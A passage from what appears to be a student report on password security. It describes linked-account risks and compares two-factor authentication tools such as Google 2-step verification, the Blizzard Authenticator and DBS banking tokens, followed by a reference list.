Also, with the increasing popularity of social media websites such as Facebook, Twitter, Google/Gmail, Apple and many more, hackers have more avenues to attack. Moreover, most of these websites allow users to link many of these accounts together. It does not matter if you have strong passwords across the accounts, when a hacker successfully compromises one account, he will be able to gain access to any other accounts that are linked together.

Hackers are also constantly evolving and coming up with new and creative methods to gain access to these accounts, and are not limited to just brute force attacks. They can use a variety of new ways such as key logging or masquerading to mislead customer support to reset passwords.

Passwords till today remain as one authentication factor. When users want to ensure maximum account security, two factor authentication is definitely needed. This is especially critical for business and companies that hosts their infrastructure and services online. [8]

4 Tools and Services

This section will cover some tools and services that are available to users to protect their account. Two factor authentication is more secure than using passwords by themselves. It provides the much needed protection against brute force attacks and somewhat counters poor password choice. Sometimes a small cost is involved for these services, but it is a small price to pay in exchange for account security. Most popular web services do employ two factor authentication for no extra charge, but this feature is usually optional and turned off by default.

4.1 Google 2 step verification

Google 2 step is a free service provided to users with Google accounts. What it basically does is every time a user wants to sign in; he will type in his user name and password, and will be sent a verification code via text or voice message to his mobile phone. After successfully receiving and entering the verification code, the user is then granted access to the account. This adds an additional layer of security for Google users. The verification codes are unique and are only available for a limited time. [9]

Figure 10: Google 2 step verification workflow

4.2 Blizzard Authenticator

Blizzard Entertainment Inc is an American video game developer and publisher. It has produced many titles of various genres, but its biggest online game is the massive multiplayer online role playing game World of Warcraft with about 7.6 Million subscribers currently. With such a large player base, there also arises a need to protect these players' accounts from hackers. The game has been around since 2004, but in late 2008 Blizzard launched the Blizzard Authenticator, a mobile application that offers two factor authentication. The code is used in conjunction with user name and password upon login just like Google 2 step verification process. [12]

Figure 11: Blizzard Authenticator

This application is provided free of charge, and Blizzard Entertainment strongly encourages users to take advantage of this application. However, not all mobile devices are supported, thus users will be limited by which mobile devise they currently own.

4.3 DBS iBanking token management

Many banks offer some form of two factor authentication for their online banking services. DBS is one of the leading financial services group in Asia and is no exception. Upon application for their online banking services, a secure device will be sent to the applicant. The device generates a unique dynamic security code which is known as a one-time pin.

This one-time pin will authenticate the user when using DBS online banking services, and is only valid for 60 seconds and will become invalid upon use. [10]

(Left) Figure 12: Secure Device New Generation
(Top) Figure 13: Secure Device First Generation

One key feature of the secure device is that unlike Google two step verification, it does not rely on a third party telecommunications company. This ensures that users gain their one-time pin quickly, and are not subjected to disruptions due to slow telecommunications networks

It also differs from the Blizzard Authenticator in the sense that it is a standalone device, and the software is not installed on another platform, unlike the Blizzard Authenticator which is installed on a mobile device. It is more convenient for users as changing mobile devices do not impact the software, whereas Blizzard Authenticator needs to be reinstalled every time a user changes mobile devices.

5 Closing

We have seen that user accounts and passwords make up our daily lives. In a 2007 survey by Microsoft, researchers found that an average person has about 6.5 web

passwords, each of which is shared across four different websites. Each user also has about 25 different accounts that require passwords and types 8 passwords on average per day. [11]

These figures are sure to have grown by now, and all the more we need an effective way to remember all these passwords. However the point still stands that passwords are only one factor authentication, even the most complex password can be compromised given enough time and resources. This is why for critical businesses and services, two factor authentication is needed at minimum to ensure account security, and give users a peace of mind.

6 References

1. Choosing a secure password [Online] Available: http://www.wikihow.com/Choose-a-Secure-Password
2. General Passwords [Online] Available: http://www.cs.umd.edu/faq/Passwords.shtml
3. Social Engineering [Online] Available: http://en.wikipedia.org/wiki/Social_engineering_%28security%29
4. KeePass Password Manager [Online] Available: http://keepass.info/
5. Paypal and Phishing [Online] Available: https://www.paypal.com/us/webapps/mpp/security/what-is-phishing
6. Firefox Addon NoScript [Online] Available: http://noscript.net/
7. Identify Phising Emails [Online] Available: http://blog.returnpath.com/blog/lauren-soares/10-tips-on-how-to-identify-a-phishing-or-spoofing-email
8. Linked Account Vulnerability [Online] Available: http://www.wired.com/gadgetlab/2012/11/ff-mat-honan-password-hacker/all/
9. Google 2 step verification [Online] Available: http://www.google.com/landing/2step/
10. DBS Singapore [Online] Available: http://www.dbs.com.sg/personal/
11. Password Protection and Suvey [Online] Available: http://www.pcworld.com/article/150874/password_brain_power.html
12. Blizzard Entertainment Battle.net [Online] Available: http://us.battle.net/en/